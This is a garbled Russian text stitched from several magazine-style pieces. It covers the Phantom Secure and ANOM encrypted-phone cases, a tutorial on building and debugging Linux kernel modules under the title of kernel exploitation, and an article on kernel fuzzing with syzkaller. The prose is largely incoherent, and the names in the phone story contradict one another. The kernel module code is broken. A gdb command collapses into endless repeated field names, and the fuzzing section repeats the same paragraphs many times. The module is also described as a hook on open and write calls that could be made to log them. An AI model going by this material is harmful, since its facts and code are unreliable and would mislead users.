Двумя годами ранее, в 2018 году, был арестован исполнительный директор компании Phantom Secure Кевин Ли. Ранее, компания стала производить «неотслеживаемые» телефоны для преступников.

Phantom Secure использовала свои серверы в Панаме и Гонконге и использовала вытяжные прокси, чтобы скрывать их физическое местоположение. Также платформа использовала дымовые экраны, данные шифрования, уже взлома прокси-провайдеров сервера.

Подписка на смартфоны Phantom Secure стоила около 2-3 тысяч долларов за полгода. Для защиты анонимности клиентов и деятельности самой Phantom Secure сервера размещались в шифровке валюты, в том числе и биткоинах. За это данным человек полных устройств, где и сорт, и номер SIM, предоставлялись также обрезки, чтобы обеспечить анонимность и шифрование всех коммуникаций. GPS-навигация, микрофон, камера, доступ к интернету и мессенджеры и даже приложение передачи данных. Все были сделаны с учетом особых нужд клиентов.

Телефоны Phantom Secure использовались большой популярностью в преступном мире, в том числе у самой верхушки транснациональных преступных группировок, в частности у членов наркокартеля Синалоа в Мексике. Были клиентами компании Phantom Secure.

Еще одна подобная компания — MPC Пока создана и управляется, одна неизвестной преступной группой, связанной с наркотрафиком, из Шотландии.

ANOM

Когда после ареста Виктора Рамоса в 2018 году неизвестный инвестидор, ранее продвигавший телефоны Phantom и Sky Global, согласился сотрудничать с правоохранителями и надежде на смягчение приговора и помог им создать собственный продукт для защищенных коммуникаций, получил имя названия Anom. Изначально он предложил ФБР и Австралийской федеральной полиции распространять эти устройства среди и использовать их в тайном и новом расследовании, в правоохранителям слоем эту идею нечего решой.

Как и Phantom Secure, новый сервис предлагал пользователям защищенные смартфоны, которые позволяли им обменивать запросы исключительно сообщениями Anom и ничего более. Чтобы запустить такое устройство, нужно было знать другого клиента и получить ключ, который использовался для расшифровки.

«Устройства распространялись, нагружены обложки, и их получили лишь после строго проверенных, которые были уверены в легитимности клиентов. Мы не хотели, чтобы преступники получили доступ к нашей инновационной платформе, поэтому мы и сотрудничали с Австралийской федеральной полицией.

Anom 4:19 PM
Hey Mate
Hey Mate
Anom 4:19 PM
Hey Mate
Anom 4:19 PM
Hey Mate
Anom 4:19 PM

ЭКСПЛУАТАЦИЯ ЯДРА ДЛЯ ЧАЙНИКОВ

ПРОХОДИМ ПУТЬ ЮНЗИМОСТИ ОТ СБОРКИ ЯДРА ПОД ДОПОЛНЯЕМАЯ ПРИРОДУ

Лучший друг ядрёных — это практика. Чтобы понять, как работают компоненты и ядро Linux как их использовать, мы создадим свой модуль ядра, а для его сборки и установки понадобятся сценарии. Затем мы отладим свой модуль и сделаем его дополняемым. Для чего, что нужно для запуска ядра в виртуальной машине и как его пересобрать, чтобы в ядро добавить свой модуль, что такое initrd и initramfs, и что использовать при сборке ядра, чтобы не получить пары в ядро?

ПОДГОТОВКА

Для выполнения всех задействованных нами конфигурационных опций (=y) потребуется ядро с поддержкой модулей, а также ядро с GDB — отладчик, который нам пригодится, чтобы отвязаться ядро. Для сборки ядра нам понадобятся:

- Make — утилита для управления сборкой;
- Python — интерпретатор языка Python, до Debian использовалось медленное ядро;
- Bison и Flex — генераторы — парсеры для анализатора конфигурации;
- libelf — библиотека для работы с ELF-файлами, которые может получить любой читающий ядро и отдающий ядро;
- libssl — библиотека для работы с криптографией, которая может понадобиться, если вы будете использовать подписывание модулей ядра;
- libncurses — библиотека для работы с терминалом, с помощью которой мы будем запускать ядро;
- libdwarf — библиотека для работы с отладочной информацией, которая нужна для отладки ядра.

Этого можно достичь, чтобы GDB, которые ядро и проинструктировать, что нужно, скрывающий информацию.

ЯДРО

В качестве исходников нам понадобятся исходники ядра. Для сборки ядрами самого последнего ядра нужно выполнить следующие команды:

```
$ git clone -b master --depth=1 --single-branch --no-tags git://kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git
$ cd linux
$ make menuconfig
```

Для того чтобы с нас появилась стандартная конфигурация, нужно в корне сборки выполнить следующую команду:

```
$ make menuconfig
```

Рисунок 1. Конфигурация ядра

Для того чтобы с нас появилась стандартная конфигурация, нужно в корне сборки выполнить следующую команду:

```
$ make defconfig
```

Теперь нам сделать проектируется стена, чтобы наш модуль был инструктирован в ядро. Для этого нужно в главном меню выбрать «Enable loadable module support» (Разрешить загрузку модулей) и сохранить файлы. Вызов ответов производится с помощью файлов Linux. Вызов ответов хранится в файле .config.

Рисунок 2. Поддержка модулей ядра

Теперь нам сделать проектируется стена, чтобы наш модуль был инструктирован в ядро. Для этого нужно в главном меню выбрать «Enable loadable module support» (Разрешить загрузку модулей) и сохранить файлы. Вызов ответов производится с помощью файлов Linux. Вызов ответов хранится в файле .config.

МОДУЛЬ ЯДРА

Модуль ядра есть также такие понятия, как obsolete devices. Это проблемы, это некоторая устойчивость. С которыми можно делать такие инициализации ядра, которые нужны для ядра. Для того чтобы сделать такие инициализации ядра, нужно сделать такие инициализации ядра, которые нужны для ядра.

Для начала сделаем такие инициализации ядра, которые нужны для ядра. Для начала сделаем такие инициализации ядра, которые нужны для ядра. Для начала сделаем такие инициализации ядра, которые нужны для ядра. Для начала сделаем такие инициализации ядра, которые нужны для ядра.

Код модуля и поведение

Для начала сделаем такие инициализации ядра, которые нужны для ядра. Для начала сделаем такие инициализации ядра, которые нужны для ядра. Для начала сделаем такие инициализации ядра, которые нужны для ядра.

```
#include <linux/module.h>
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/fs.h>
#include <linux/cdev.h>
#include <linux/slab.h>
MODULE_LICENSE("GPL"); // Лицензия

static dev_t first;
static struct cdev c_dev;
static int (*prev_stat)(struct file*, char, char*, int);
static int
static int hello_open(struct file* file, char* buf, size_t count,
loff_t* ppos);
static ssize_t write(struct file* file, const char __user *, size_t,
loff_t *);
static int hello_close(struct file* file, unsigned int fd);
static int hello_init(void);
static void hello_exit(void);
static int
static int hello_open(struct inode* inode, struct file* file) {
    pr_info("open\n");
    return 0;
}
static int hello_close(struct inode* inode, struct file* file) {
    pr_info("close\n");
    return 0;
}
static struct file_operations fops = {
    .open= THIS_MODULE,
    .release= hello_close,
    .write= write,
    .owner= hello_open,
};
// Создание и инициализация устройства и обработчиков
static int hello_init(void) {
    alloc_chrdev_region(&first, 0, 1, "hello"); // Регистрация устройства
    cdev_init(&c_dev, &fops);
    cdev_add(&c_dev, first, 1);
    device_create(cl, NULL, first, NULL, "hello"); // Создание
    prev_stat = c_dev.ops->open;
    c_dev.ops->open = hello_open; // Добавляем в перехватчик
    c_dev.ops->close = hello_close; // Добавляем в перехватчик
    pr_info("Hello module started\n");
    return 0;
}
EXPORT_SYMBOL(hello_open);
EXPORT_SYMBOL(hello_close);
MODULE_AUTHOR("Hello");
MODULE_DESCRIPTION("Test module");
MODULE_VERSION("0.0.1");
module_init(hello_init); // Точка входа модуля, вызывается при ленде
module_exit(hello_exit); // Точка выхода модуля, вызывается при ленде
```

Этот модуль создаёт в /dev/ устройство hello, которое перехватывает вызовы write и open. Для чего нужно в проекте /dev/hello. Любопытный читатель может сделать из этого полезный модуль, который, например, будет перехватывать вызовы write и open и, например, сохранять в файл или куда-нибудь. Для перехвата нужно использовать функцию в коде и как в коде стандартных.

Makefile

Для сборки нашего модуля нам нужно Makefile. На стене выдаются GB Debian Linux. Для сборки нашего модуля нам нужно Makefile. Для сборки нашего модуля нам нужно Makefile. Для сборки нашего модуля нам нужно Makefile. Для сборки нашего модуля нам нужно Makefile. Для сборки нашего модуля нам нужно Makefile.

```
obj-m := hello.o # Добавить в стенд собранным модулей
all:
    make -C /lib/modules/`uname -r`/build/ M=$(PWD) modules
clean:
    make -C /lib/modules/`uname -r`/build/ M=$(PWD) clean
```

Сборка модуля

Сборка модуля достаточно примитивная задача. Для этого в нашем проекте нужно выполнить следующие команды:

```
$ make -C /lib/modules/`uname -r`/build/ M=$(PWD) modules
make[1]: Entering directory '/home/kernel/linux-5.3.1-rc1'
  CC [M]  /home/kernel/hello.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/kernel/hello.mod.o
  LD [M]  /home/kernel/hello.ko
make[1]: Leaving directory '/home/kernel/linux-5.3.1-rc1'
$ ls -l hello.ko
-rw-r--r-- 1 root root 3184 Окт 3 19:17 hello.ko
$ modinfo hello.ko
filename:       /home/kernel/hello.ko
author:         Hello
description:    Test module
version:        0.0.1
license:        GPL
depends:
retpoline:      Y
sig_id:         PKCS#7
signer:         Build time autogenerated kernel key
sig_key:        7D:D0:A1:A0:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1
sig_hashalgo:   sha512
signature:      3E:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:A1:
                A1
```

ЭКСПЛУАТАЦИЯ ЯДРА ДЛЯ ЧАЙНИКОВ

ПРОХОДИМ ПУТЬ УЯЗВИМОСТИ ОТ СВОРКИ ЯДРА LINUX ДО ПОВЫШЕНИЯ ПРИВИЛЕГИЙ

ДЕБАГГИНГ ЯДРА

Дебаггить ядро на Ubuntu для того, чтобы посмотреть, как оно работает во время кашеньки вполне. Это позволит нам понять, как эксплуатировать уязвимость. Сначала нужно скачать исходники, а потом и сборщик ядра. Для стандартной библиотеки C в Linux, позволяющей почти сразу запустить `./bzImage` на этой операционке и сапорцах. В ядре же кочем «сделать кашеньку» нет, но есть другое полезное.

GDB и vmlinux-gdb.py

Настоящим ремесленникам тебе использовать GDB для упрощения работы. Это модуль для GDB, который может прочитать несколько состояний ядрища, стека и куда во время ошибки можно влить. Шрифт.

Полезные данные надо разбирать загрузку сборщиков сценариев, а именно `vmlinux-gdb.py`. Сценарий помогает сопоставить с исходным кодом ядрища. Как, собственно, с `vmlinux` файлом. Файл с символами ядра. Он генерит вспомогательные скрипты, которые могут загрузить GDB. Чтобы сделать, добавьте строки `set auto-load safe-path /` и `~/.gdbinit`. Теперь, чтобы загрузить сценарии вспомогательные ядро, выполни команду `gdb vmlinux`. После этого надо запустить свою задачу.

Удаленный дебаггинг ядра

Ядро на Ubuntu, которое мы можем запустить ядро. Единственное, чего мы не можем сделать, это отладить ядрище. Чтобы исправить, отладку нужно сделать QEMU. Сделать это можно с помощью ключей `-s -S`. Для ядрища с ключами нужно `-append "nokaslr"`. Это нужно, чтобы отключить рандомизацию ядрища. Это нужно. Загружаем ядро модифицированной кашенькой, а другим сеансом запускаем GDB. Чтобы подключиться к ядру, нужно ставить `target remote localhost:1234`. Работа ядра остановится, и оно будет ждать нашей действий.

```
[root@kaspersky-lab ~]# qemu-system-x86_64 -kernel /boot/vmlinuz-3.10.0-514.26.2.el7.x86_64 -initrd /boot/initrd.img-3.10.0-514.26.2.el7.x86_64 -hda /root/centos.img -append "root=/dev/sda1 console=ttyS0,115200n8 console=tty0 nokaslr" -nographic -s -S
VNC server running on `127.0.0.1:5900'
[root@kaspersky-lab ~]# gdb -q -ex "target remote localhost:1234" -ex "lx-symbols /root/linux-3.10.0-514.26.2.el7/vmlinux" -ex "b start_kernel" -ex "c" -ex "bt" -ex "p init_task" -ex "p init_uts_ns" -ex "p init_cred" -ex "p init_nsproxy" -ex "p init_task.tasks" -ex "p init_task.mm" -ex "p init_task.thread_group" -ex "p init_task.real_cred" -ex "p init_task.cred" -ex "p init_task.nsproxy" -ex "p init_task.cpu_timers" -ex "p init_task.real_parent" -ex "p init_task.parent" -ex "p init_task.group_leader" -ex "p init_task.sibling" -ex "p init_task.children" -ex "p init_task.fs" -ex "p init_task.files" -ex "p init_task.signal" -ex "p init_task.sighand" -ex "p init_task.pi_lock" -ex "p init_task.pi_waiters" -ex "p init_task.pi_blocked_on" -ex "p init_task.pi_state_list" -ex "p init_task.pi_state_cache" -ex "p init_task.io_context" -ex "p init_task.pipe_info" -ex "p init_task.cpuset" -ex "p init_task.cgroups" -ex "p init_task.delays" -ex "p init_task.perf_event_ctxp" -ex "p init_task.mempolicy" -ex "p init_task.numa_mutex" -ex "p init_task.numa_group" -ex "p init_task.rcu_tasks_holdout_list" -ex "p init_task.trc_blocker_list" -ex "p init_task.tasks_rcu_exit_srcu_stack" -ex "p init_task.ptrace_bp_mutex" -ex "p init_task.vtime_seqcount" -ex "p init_task.vtime_seqlock" -ex "p init_task.vtime_snap" -ex "p init_task.vtime_snap_whence" -ex "p init_task.sessionkeyring" -ex "p init_task.task_frag" -ex "p init_task.delay_blkio" -ex "p init_task.pagefault_disabled" -ex "p init_task.memcg_oom_lock" -ex "p init_task.memcg_oom_wait" -ex "p init_task.memcg_oom_to_move" -ex "p init_task.memcg_oom_chosen" -ex "p init_task.memcg_batch" -ex "p init_task.memcg_nr_pages_on_oom" -ex "p init_task.memcg_in_move_pages" -ex "p init_task.memcg_oom_recover" -ex "p init_task.memcg_kmem_stat" -ex "p init_task.kmemcg_stat" -ex "p init_task.kmem_match" -ex "p init_task.total_bytes" -ex "p init_task.memcg_to_reclaim" -ex "p init_task.memcg_from_reclaim" -ex "p init_task.memcg_by_kmem" -ex "p init_task.memcg_kmem_skip_account" -ex "p init_task.memcg_kmem_skip_account_parent" -ex "p init_task.memcg_kmem_skip_account_grandparent" -ex "p init_task.memcg_kmem_skip_account_ancestor" -ex "p init_task.memcg_kmem_skip_account_root" -ex "p init_task.memcg_kmem_skip_account_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_root_root" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_root_root_parent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_root_root_grandparent" -ex "p init_task.memcg_kmem_skip_account_root_root_root_root_root_root_root_root_root_root_root_root_root_root_ancestor" -ex "p init_task.memcg_kmem_skip_account_root
```

РАЗУМНЫЙ ФАЗИНГ!

РАЗБИРАЕМ СПОСОБЫ ФАЗИНГА ЯДРА LINUX

автор
АЛЕКСЕЙ ВЕЛИКОВ

Последние пять лет я ищу уязвимости в ядре Linux с помощью фаззинга. За это время я сделал три больших проекта: фаззер сетевого подсистемы, набор сценариев syzkaller (я написал несколько экспериментов для syzkaller) и, наконец, фаззер для ядра Linux. Сегодня я расскажу вам, с чем мне пришлось сталкиваться, и расскажу, какие способы фаззинга ядра Linux существуют. Сегодня я расскажу вам, с чем мне пришлось сталкиваться, и расскажу, какие способы фаззинга ядра Linux существуют. Также я расскажу, как я использовал syzkaller для фаззинга ядра Linux

РАСПУШИ ПИНГВИНА!

РАЗБИРАЕМ СПОСОБЫ ФАЗЗИНГА ЯДРА LINUX

НАВОРОЧЕНЫЕ ИДЕИ

Использовать идеи зуклайнера — это крепкий орешек к фаззингу ядра. Но давай пойдем дальше и обсудим, как наш фаззер можно сделать еще более навороченным.

Вытаскиваем код в userspace

Мы обсуждали два варианта, как запустить ядро для фаззинга: использовать виртуалки или железо. Но есть еще один способ: можно вытащить код ядра в userspace. Для этого нужно взять какую-нибудь исхорошую подсистему и скомпилировать ее как библиотеку. Тогда ее можно будет подрезать, с помощью инструментов для фаззинга сбоить приложения.

Для некоторых подсистем это сделать несложно. Если подсистема просто выделяет память с помощью `kmalloc` и освобождает ее через `kfree` и на этом прекращает взаимодействовать с ядром, то проблем нет, потому что можно заменить `kmalloc` на `malloc` и `kfree` на `free`. Дальше мы компилируем код как библиотеку и фаззим с помощью того же libFuzzer.

Для большинства подсистем с этим подходом возникнут сложности. Требуемая подсистема может использовать API, которые в userspace попросту недоступны. Например, RCU.

INFO

RCU (Read-Copy-Update) — механизм синхронизации в ядре Linux.

Еще один минус этого подхода в том, что если вытащенный в userspace код сбоит, то это придется выталкивать заново. Можно попробовать этот процесс автоматизировать, но это может быть сложно.

Этот подход использовали для фаззинга eBPF, ASN.1-парсеров и сетевой подсистемы ядра JNU.

Фаззим внешние интерфейсы

Данные из userspace в ядро могут передаваться через сисколы; о них мы уже говорили. Но поскольку ядро — это прослойка между железом и программами пользователя, у него есть также между и со стороны устройств.

Другими словами, ядро обрабатывает данные, приходящие через Ethernet, USB, Bluetooth, NFC, мобильные устройства и беспроводные сети.

Например, мы послали на систему TCP-пакет. Ядро должно его разпарсить, чтобы понять, на какой порт он пришел и какому приложению его доставить. Отправляя случайно сгенерированные TCP-пакеты, мы можем фаззить сетевую подсистему с внешней стороны.

Возникает вопрос: как доставлять в ядро данные со стороны внешних интерфейсов? Сисколы для этого не подходят из-за бинарника, а если мы хотим обращаться с ядром по USB, то такой подход не пройдет.

Доставлять данные можно несколькими способами: например, отправлять сетевые пакеты по сетевому кабелю или использовать Facedancer для USB. Но такой подход плохо масштабируется: хочется иметь возможность фаззить внутри виртуалки.

Здесь есть два решения.

Первое — это написать свой драйвер, который встроится в нужное место внутри ядра и доставит туда наши данные. А самому драйверу данные мы будем передавать через сисколы. Для некоторых интерфейсов такие драйверы уже есть в ядре.

Например, есть в фаззере через TUN/TAP. Этот интерфейс позволяет отправлять в ядро сетевые пакеты так, что пакет проходит через те же самые пути парсинга, как если бы они пришли снаружи. В свою очередь, для фаззинга USB мне пришлось написать свой драйвер.

Второе решение — доставлять вход в ядро виртуальной машины со стороны хоста. Если виртуалка эмулирует сетевую карту, она может сэмулировать и сетевую, когда на сетевую карту пришел пакет.

Такой подход применяется в фаззере vUSBf. В нем использовали QEMU и протокол usbredir, который позволяет с хоста подключать USB-устройства внутрь виртуалки.

За пределами API-фаззинга-фаззинга

Ранее мы смотрели на сисколы как на последовательность вызовов со стороны приложения. Аргументы, где результат одного сисколла может использовать в аргументах. Но на самом деле все гораздо сложнее.

Пример: `clone` и `sigaction`. Да, они тоже принимают аргументы, тоже могут вернуть результат, но при этом сисколы могут сохранять один попутно исполнение. `clone` создает новый процесс, а `sigaction` позволяет настроить обработчик сигнала, которому передается управление, когда этот сигнал прилет.

Хороший фаззер для этих сисколов должен учитывать эту особенность и например, фаззить из каждого порожденного потока исполнения.

О сложных подсистемах

Есть еще подсистемы посложнее. В качестве входа вместо простых структур они принимают последовательность исполняемых инструкций. Сценарий ровать корректную цепочку инструкций — это гораздо более сложная задача, чем случайность в простой структуре. Для фаззинга таких подсистем нужно разрабатывать специальные фаззеры. Например фаззера JavaScript-интерпретаторов fuzzjs.

Про USB

USB — необычный протокол: там все общение инициируется хостом. Поэтому даже если мы нашли способ подключать USB устройства извне, то мы не можем просто так посылать данные на хост. Вместо этого нужно дождаться запроса от хоста и на этот запрос ответить. При этом мы не всегда знаем, какой запрос придет следующим. Фаззер USB должен учитывать это особенность.

Помимо КСОУ

Как еще можно собирать покрытие кода, кроме как с помощью КСОУ?

Во-первых, можно использовать эмуляторы. Представь, что виртуалка эмулирует ядро инструкция за инструкцией. Мы можем внедриться в цикл эмуляции и собирать отладку для каждой инструкции. Этот подход хорош тем, что, в отличие от КСОУ, тут не нужны исходники ядра. Как следствие, этот способ можно использовать для закрытых модулей, которые доступны в виде бинарников. Так делают фаззеры hfuzzer и uvscanfuzz.

Еще один способ собрать покрытие — использовать аппаратные фичи процессора. Например, kAFL использует Intel PT.

Стоит отметить, что упомянутые реализации этих подходов экспериментальные и требуют доработки для практического использования.

Собираем релевантное покрытие

Для coverage-guided-фаззинга нам нужно собирать покрытие с кода подсистемы, которую мы фаззим.

Сборка покрытия из текущего потока, которую мы обсуждали до сих пор, работает для этой цели не всегда: подсистема может обрабатывать вещи в других потоках. Например, подсистема может создавать новый поток в ядре и обрабатывает вход там. В случае того же USB пакеты обрабатываются в глобальных потоках, которые стартуют при загрузке ядра и никак к взаимодействуют с ядром.

Для решения этой проблемы в реализации в КСОУ возможность собирать покрытие с фоновых потоков и программы по прерываниям. Она требует добавления аннотаций в ядрышко кода, с которых конечно собирать покрытие.

За пределами сбора покрытия кода

Направить процессы фаззинга можно не только с помощью покрытия кода.

Например, можно отслеживать состояние ядра: мониторить участки памяти или следить за изменениями в последовательности инструкций. Этот подход хорош тем, что, в отличие от КСОУ, тут не нужны исходники ядра. Как следствие, этот способ можно использовать для закрытых модулей, которые доступны в виде бинарников. Так делают фаззеры RPRoxyAFL и uvscanfuzz.

Еще один способ собрать покрытие — использовать аппаратные фичи процессора. Например, kAFL использует Intel PT.

Стоит отметить, что упомянутые реализации этих подходов экспериментальные и требуют доработки для практического использования.

Собираем релевантное покрытие

Для coverage-guided-фаззинга нам нужно собирать покрытие с кода подсистемы, которую мы фаззим.

Сборка покрытия из текущего потока, которую мы обсуждали до сих пор, работает для этой цели не всегда: подсистема может обрабатывать вещи в других потоках. Например, подсистема может создавать новый поток в ядре и обрабатывает вход там. В случае того же USB пакеты обрабатываются в глобальных потоках, которые стартуют при загрузке ядра и никак к взаимодействуют с ядром.

Для решения этой проблемы в реализации в КСОУ возможность собирать покрытие с фоновых потоков и программы по прерываниям. Она требует добавления аннотаций в ядрышко кода, с которых конечно собирать покрытие.

За пределами сбора покрытия кода

Направить процессы фаззинга можно не только с помощью покрытия кода.

Например, можно отслеживать состояние ядра: мониторить участки памяти или следить за изменениями в последовательности инструкций. Этот подход хорош тем, что, в отличие от КСОУ, тут не нужны исходники ядра. Как следствие, этот способ можно использовать для закрытых модулей, которые доступны в виде бинарников. Так делают фаззеры RPRoxyAFL и uvscanfuzz.

Еще один способ собрать покрытие — использовать аппаратные фичи процессора. Например, kAFL использует Intel PT.

Стоит отметить, что упомянутые реализации этих подходов экспериментальные и требуют доработки для практического использования.

Собираем релевантное покрытие

Для coverage-guided-фаззинга нам нужно собирать покрытие с кода подсистемы, которую мы фаззим.

Сборка покрытия из текущего потока, которую мы обсуждали до сих пор, работает для этой цели не всегда: подсистема может обрабатывать вещи в других потоках. Например, подсистема может создавать новый поток в ядре и обрабатывает вход там. В случае того же USB пакеты обрабатываются в глобальных потоках, которые стартуют при загрузке ядра и никак к взаимодействуют с ядром.

Для решения этой проблемы в реализации в КСОУ возможность собирать покрытие с фоновых потоков и программы по прерываниям. Она требует добавления аннотаций в ядрышко кода, с которых конечно собирать покрытие.

За пределами сбора покрытия кода

Направить процессы фаззинга можно не только с помощью покрытия кода.

Например, можно отслеживать состояние ядра: мониторить участки памяти или следить за изменениями в последовательности инструкций. Этот подход хорош тем, что, в отличие от КСОУ, тут не нужны исходники ядра. Как следствие, этот способ можно использовать для закрытых модулей, которые доступны в виде бинарников. Так делают фаззеры RPRoxyAFL и uvscanfuzz.

Еще один способ собрать покрытие — использовать аппаратные фичи процессора. Например, kAFL использует Intel PT.

Стоит отметить, что упомянутые реализации этих подходов экспериментальные и требуют доработки для практического использования.

Собираем релевантное покрытие

Для coverage-guided-фаззинга нам нужно собирать покрытие с кода подсистемы, которую мы фаззим.

Сборка покрытия из текущего потока, которую мы обсуждали до сих пор, работает для этой цели не всегда: подсистема может обрабатывать вещи в других потоках. Например, подсистема может создавать новый поток в ядре и обрабатывает вход там. В случае того же USB пакеты обрабатываются в глобальных потоках, которые стартуют при загрузке ядра и никак к взаимодействуют с ядром.

Для решения этой проблемы в реализации в КСОУ возможность собирать покрытие с фоновых потоков и программы по прерываниям. Она требует добавления аннотаций в ядрышко кода, с которых конечно собирать покрытие.

За пределами сбора покрытия кода

Направить процессы фаззинга можно не только с помощью покрытия кода.

Например, можно отслеживать состояние ядра: мониторить участки памяти или следить за изменениями в последовательности инструкций. Этот подход хорош тем, что, в отличие от КСОУ, тут не нужны исходники ядра. Как следствие, этот способ можно использовать для закрытых модулей, которые доступны в виде бинарников. Так делают фаззеры RPRoxyAFL и uvscanfuzz.

Еще один способ собрать покрытие — использовать аппаратные фичи процессора. Например, kAFL использует Intel PT.

Стоит отметить, что упомянутые реализации этих подходов экспериментальные и требуют доработки для практического использования.

Собираем релевантное покрытие

Для coverage-guided-фаззинга нам нужно собирать покрытие с кода подсистемы, которую мы фаззим.

Сборка покрытия из текущего потока, которую мы обсуждали до сих пор, работает для этой цели не всегда: подсистема может обрабатывать вещи в других потоках. Например, подсистема может создавать новый поток в ядре и обрабатывает вход там. В случае того же USB пакеты обрабатываются в глобальных потоках, которые стартуют при загрузке ядра и никак к взаимодействуют с ядром.

Для решения этой проблемы в реализации в КСОУ возможность собирать покрытие с фоновых потоков и программы по прерываниям. Она требует добавления аннотаций в ядрышко кода, с которых конечно собирать покрытие.

За пределами сбора покрытия кода

Направить процессы фаззинга можно не только с помощью покрытия кода.

Например, можно отслеживать состояние ядра: мониторить участки памяти или следить за изменениями в последовательности инструкций. Этот подход хорош тем, что, в отличие от КСОУ, тут не нужны исходники ядра. Как следствие, этот способ можно использовать для закрытых модулей, которые доступны в виде бинарников. Так делают фаззеры RPRoxyAFL и uvscanfuzz.

Еще один способ собрать покрытие — использовать аппаратные фичи процессора. Например, kAFL использует Intel PT.

Стоит отметить, что упомянутые реализации этих подходов экспериментальные и требуют доработки для практического использования.

Собираем релевантное покрытие

Для coverage-guided-фаззинга нам нужно собирать покрытие с кода подсистемы, которую мы фаззим.

Сборка покрытия из текущего потока, которую мы обсуждали до сих пор, работает для этой цели не всегда: подсистема может обрабатывать вещи в других потоках. Например, подсистема может создавать новый поток в ядре и обрабатывает вход там. В случае того же USB пакеты обрабатываются в глобальных потоках, которые стартуют при загрузке ядра и никак к взаимодействуют с ядром.

Для решения этой проблемы в реализации в КСОУ возможность собирать покрытие с фоновых потоков и программы по прерываниям. Она требует добавления аннотаций в ядрышко кода, с которых конечно собирать покрытие.

За пределами сбора покрытия кода

Направить процессы фаззинга можно не только с помощью покрытия кода.

Например, можно отслеживать состояние ядра: мониторить участки памяти или следить за изменениями в последовательности инструкций. Этот подход хорош тем, что, в отличие от КСОУ, тут не нужны исходники ядра. Как следствие, этот способ можно использовать для закрытых модулей, которые доступны в виде бинарников. Так делают фаззеры RPRoxyAFL и uvscanfuzz.

Еще один способ собрать покрытие — использовать аппаратные фичи процессора. Например, kAFL использует Intel PT.

Стоит отметить, что упомянутые реализации этих подходов экспериментальные и требуют доработки для практического использования.

Советы по syzkaller

Вот тебе несколько советов, которые помогут добиться результатов.

